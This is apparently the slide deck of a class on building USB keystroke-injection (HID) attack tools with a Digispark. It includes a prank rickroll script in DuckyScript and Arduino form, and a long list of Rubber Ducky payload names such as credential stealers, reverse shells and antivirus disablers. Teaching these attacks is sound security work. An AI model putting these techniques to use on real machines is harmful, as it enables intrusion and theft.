Digispark HID Attacks

Creating Your Own USB Attack Tool

By Kody Kinzie

What We'll Cover Today:

- Introduction to HID attacks
- Famous HID attacks
- The Digispark & Attiny85
- Arduino IDE
- Loading the Digispark into Arduino
- Installing libraries
- Writing a sample script
- MacOS Payloads
- Linux Payloads
- Windows Payloads
- Creating Tracking Payloads

Who am I?

Hi! I'm Kody Kinzie, a cybersecurity researcher (aka hacker) that specializes in OSINT investigations and WI-Fi security.

I currently work for a company called Varonis as a researcher, and prior to that I created a popular YouTube channel called Null Byte which teaches ethical hacking and OSINT skills to beginners.

I'm passionate about breaking things, finding data wherever it lives, and teaching people the skills we need to make the world a better place.


Follow me on Twitter @KodyKinzie!

Tools We'll Use Today

We will be using a Digispark to act as a keyboard or mouse pre-loaded with instructions

When plugged in, your Digispark will wait a few seconds before running a MacOS/Linux payload that will spawn a browser window leading to the class resources, as well as a dancing parrot.

Do not plug the Digispark in yet! Your IP address will be revealed by the tracking link it uses..



Why is this class valuable?

HID attacks are fast, high risk, high reward operations which take advantage of physical access to a target device.

In this class, you'll learn how they work and some basic ways of defending against them.

By the end, you'll be able to automate any action on a computer you can do with a keyboard, and even simulate mouse movement to keep screens from locking.

If you are a infosec professional, IT person, or just someone who wants to get into programming and hacking, HID attacks are some of the easiest and most natural to learn and program.

Introduction To HID Attacks

Human Interface Devices are interfaces like keyboards which are how we interact with technology, and because of this, they tend to be a trusted source of input.

This trust can be exploited, and HID attacks leverage this trust to get away with running code they shouldn’t be allowed to.

The USB Rubber Ducky is the most popular example, a microcontroller that uses a SD card to load instructions and type them like a keyboard while looking like a USB drive.

More advanced versions can work over Wi-Fi or fit inside a USB cable.

Why Do HID Attacks Work?

The University of Illinois did a study to determine if people would plug in random flash drives they found.

To determine whether users pick up and connect USB flash drives they find, we dropped 297 flash drives at the University of Illinois Urbana-Champaign—a large academic institution in the United States—and measured who connected the drives and why.

2. **Drive Appearance.** We varied the type of drives dropped at each location to determine whether users picked up the drive for altruistic or selfish reasons.[2]

   Two types are engineered to trigger altruistic tendencies: drives with a return address or with keys attached; two are intended to trigger selfish tendencies: drives with the label “confidential” or “final exam solutions”; one is our control group: drives with no label. We show an example of each in Fig. 1.

Researchers Also Examined Device Appearance

A number of different strategies were used to entice altruistic or selfish users into picking up the drives. These results were used to see which devices were picked up most often. What do you think they found?

Fig. 1:
Drive appearances—we dropped five different types of drives. We chose two appearances (keys and return label) to motivate altruism and two appearances (confidential and exam solutions) to motivate self-interest, as well as an unlabeled control.


HID Tools Can Be Very Effective

Participants opened one or more files on 135 of the 297 flash drives (45%) and 290 of the drives (98%) were removed from their drop locations by the end of our observation period.

Category	Drives Opened		p
Drive Type			
Confidential	29/58	(50%)	0.72
Exams	30/60	(50%)	0.71
Keys	32/60	(53%)	0.47
Return Label	17/59	(29%)	0.10
None	27/60	(45%)	–

Source: https://ieeexplore.ieee.org/document/7546509

How Are HID Attacks Deployed?



Australians find hand delivered malware in the form of USB drives in mail boxes

Hand-delivered hacking: malicious USBs left in mailboxes | The ... - seattletimes.com

Famous HID Style Attacks

Direct physical access to a computer is a game changer, allowing powerful advisories to breach even highly secure networks.

The US Military Cyber Command was created in response to a massive cyber attack kicked off by malicious flash drives left in a DOD parking lot.

Bad flash drive caused worst U.S. military breach

Breach in 2008 was wake-up call for Defense Department to create new cybersecurity strategy, says U.S. Deputy Defense Secretary William J. Lynn III.

Elinor Mills Aug. 25, 2010 3:37 p.m. PT

A malware-laden flash drive inserted in a laptop at a U.S. military base in the Middle East in 2008 led to the "most significant breach of" the nation's military computers ever, according to a new magazine article by a top defense official.

The malware uploaded itself to the U.S. Central Command network and spread undetected on classified and unclassified computers creating a "digital beachhead, from which data could be transferred to servers under foreign control," William J. Lynn III, U.S. deputy secretary of defense, wrote in his essay in the September/October issue of Foreign Affairs.


William J. Lynn III, deputy secretary of defense
U.S. Department of Defense

"It was a network administrator's worst fear: a rogue program operating silently, poised to deliver operational plans into the hands of an unknown adversary," he wrote. This previously classified incident was the most significant breach of U.S. military computers ever, and it served as an important wake-up call. The Pentagon's operation to counter the attack, known as Operation Buckshot Yankee, marked a turning point in U.S. cyberdefense strategy."


The USB Rubber Ducky appears on Mr Robot!

The USB Rubber Ducky

The USB Rubber Ducky is designed to look like a common flash drive and be easy to program, using a removable MicroSD card to store scripts. It can emulate a number of different keyboard languages and manufacturers.



What is Inside a Rubber Ducky?



DuckyScript - The Simple Attack Scripting Language

```
DELAY 1000
GUI SPACE
STRING terminal
DELAY 500
ENTER
DELAY 4000
STRING osascript -e 'set volume 7'
DELAY 500
ENTER
DELAY 500
STRING open https://youtu.be/_hl0qMtdfng
DELAY 500
ENTER
```

This is a basic USB Rubber Ducky script.

It’s saved and then compiled into a .bin binary file using a JavaScript tool.

This is loaded to the SD card and then inserted into the USB Rubber Ducky

In this script, we wait a second, hit the GUI key along with space to open a spotlight search, and then open Terminal.

Next, the script sets the volume to max, and then opens a web URL to rickroll the user.

Links to USB Rubber Ducky Payloads

- Payload - Non-Malicious Auto Defacer
- Payload - Lock Your Computer Message
- Payload - Ducky Downloader
- Payload - Ducky Phisher
- Payload - FTP Download / Upload
- Payload - Restart Prank
- Payload - Silly Mouse, Windows is for Kids
- Payload - Windows Screen rotation hack
- Payload - Powershell Wget + Execute
- Payload - mimikatz payload
- Payload - MobileTabs
- Payload - Ugly Rolled Prank
- Payload - XMAS
- Payload - Pineapple Assocation (VERY FAST)
- Payload - Remotely Possible
- Payload - Batch Wiper/Drive Eraser
- Payload - Generic Batch
- Payload - Paint Hack
- Payload - Local DNS Poisoning
- Payload - Deny Net Access
- Payload - RunEXE from SD
- Payload - Run Java from SD
- Payload - Download mimikatz, grab passwords and email them via gmail
- Payload - Hotdog Wallpaper
- Payload - Android 5.x Lockscreen
- Payload - Chrome Password Stealer
- Payload - Website Lock
- Payload - Windows 10 : Download & Change Wallpaper
- Payload - Windows 10 : Download & Change Wallpaper another version
- Payload - Windows 10 : Download and execute file with Powershell
- Payload - Windows 10 : Disable windows defender
- Payload - Windows 10 : Disable Windows Defender through powershell
- Payload - Windows 10 : Wifi, Chrome Dump & email results
- Payload - Windows 7 : Logoff Prank
- Payload - Netcat Reverse Shell
- Payload - Fake Update screen
- Payload - Rickroll
- Payload - Fast Meterpreter
- Payload - Data-Exfiltration / Backdoor
- Payload - Fake Update screen
- Payload - OSX Sudo Passwords Grabber
- Payload - OSX Root Backdoor
- Payload - OSX User Backdoor
- Payload - OSX Local DNS Poisoning
- Payload - OSX Youtube Blaster
- Payload - OSX Photo Booth Prank
- Payload - OSX Internet Protocol Slurp
- Payload - OSX Ascii Prank
- Payload - OSX iMessage Capture
- Payload - OS X Wget and Execute
- Payload - OSX Passwordless SSH access (ssh keys)
- Payload - OSX Bella RAT Installation
- Payload - OSX Sudo for all users without password
- Payload - MrGray's Rubber Hacks
- Payload - Copy File to Desktop
- Payload - Youtube Roll
- Payload - Disable AVG 2012
- Payload - Disable AVG 2013
- Payload - EICAR AV test

Example Script: Stealing Signal Messages

Script runs at 10:20

Why Are We Not Using One?

The price ($50 each)

Needs an SD card

No IDE like Arduino

We can use the same payloads in Arduino

The Digispark is affordable and easy to find

USB RUBBER DUCKY

$49.99

Imagine you could walk up to a computer, plug in a seemingly innocent USB drive, and have it install a backdoor, exfiltrate documents, steal passwords or any number of pentest tasks.

All of these things can be done with many well crafted keystrokes. If you could just sit in front of this computer, with photographic memory and perfect typing accuracy, you could do all of these things in just a few minutes.


The USB Rubber Ducky does this in seconds. It violates the inherent trust computers have in humans by posing as a keyboard - and injecting keystrokes at superhuman speeds.

Since 2010 the USB Rubber Ducky has been a favorite among hackers, pentesters and IT pros. With its debut, keystroke injection attacks were invented – and since it has captured the imagination with its simple scripting language, formidable hardware, and covert design.

For a limited time, included **FREE** with purchase, get the **USB Rubber Ducky Field Guide** book. Learn the ins and outs of keystroke injection attacks! No need to add the book to cart – it will be included at time of shipping.

What Other HID Attack Devices Are There?

An inline cable HID tool exists which allows remote control over Wi-Fi from a charging cable.



PCB with Embedded WiFi Chip

New Offensive USB Cable Allows Remote Attacks over WiFi

By Lawrence Abrams

February 11, 2019 12:27 PM 5

Source: Apple

Like a scene from a James Bond or Mission Impossible movie, a new offensive USB cable plugged into a computer could allow attackers to execute commands over WiFi as if they were using the computer's keyboard.

The Wi-FI Duck: Advanced HID Wi-FI Attack Tool

The Wi-Fi Duck can be controlled over Wi-Fi when plugged in from any device.

It can run pre-saved scripts or write new ones on the fly

Made in Arduino, features a web interface


The Basics: What We're Working With Today

Today we'll focus on a single device to work on developing payloads and learning to "live off the land," or write payloads that use built-in programs on a target computer.

We'll be using a simple, affordable microcontroller that's easy to program and use as a fake keyboard or mouse.

To control it, we'll use Arduino IDE, a programming language and development environment that's beginner friendly.

The Digispark & Attiny85




Arduino IDE

Arduino IDE lets us program these boards directly without an SD card.

We can write code and flash it all from the same program.

While the code is a little longer, we can use it on much cheaper boards and it compiles and uploads automatically



DuckyScript vs Digispark

These two scripts produce the same result, which is to RickRoll someone using a MacOS computer. As you can see, they're very similar, but not competely the same.

```
DELAY 1000
GUI SPACE
STRING terminal
DELAY 500
ENTER
DELAY 4000
STRING osascript -e 'set volume 7'
DELAY 500
ENTER
DELAY 500
STRING open https://youtu.be/_hl0qMtdfng
DELAY 500
ENTER
```

```
DigiKeyboard.delay(1000);
DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT);
DigiKeyboard.print("terminal");
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(4000);
DigiKeyboard.print("osascript -e 'set volume 7');
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(500);
DigiKeyboard.print("open https://youtu.be/_hl0qMtdfng');
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
```

Duck2Spark Can Convert From Ducky To Digispark

While we won’t cover it today, there is a script that can take a Duckyscript and convert it to a Digispark Arduino script - https://github.com/mame82/duck2spark

The flow for this is:

- Write a duckyscript
- Convert it to a .BIN file
- Convert the .BIN file to a .INO Arduino script
- Open the Arduino script and flash it to the Digispark

Questions? Let’s Take a Break

In the next section, we’ll get started setting up Arduino IDE so we can program our board and run the first payload.

If you have any questions about:

What HID attacks are

How HID attacks work

HID attack devices, or


The ATtiny85 and Arduino IDE,

Speak up in the chat so we can answer! We’ll start again in 15 minutes.

Working with Arduino IDE

Download Arduino IDE from here: https://www.arduino.cc/en/Main/Software


Install it, and open a new sketch.



Add Board Manager URL


Under Preferences, add the following to the “Additional board manager” URL list:

- http://digistump.com/package_digistump_index.json



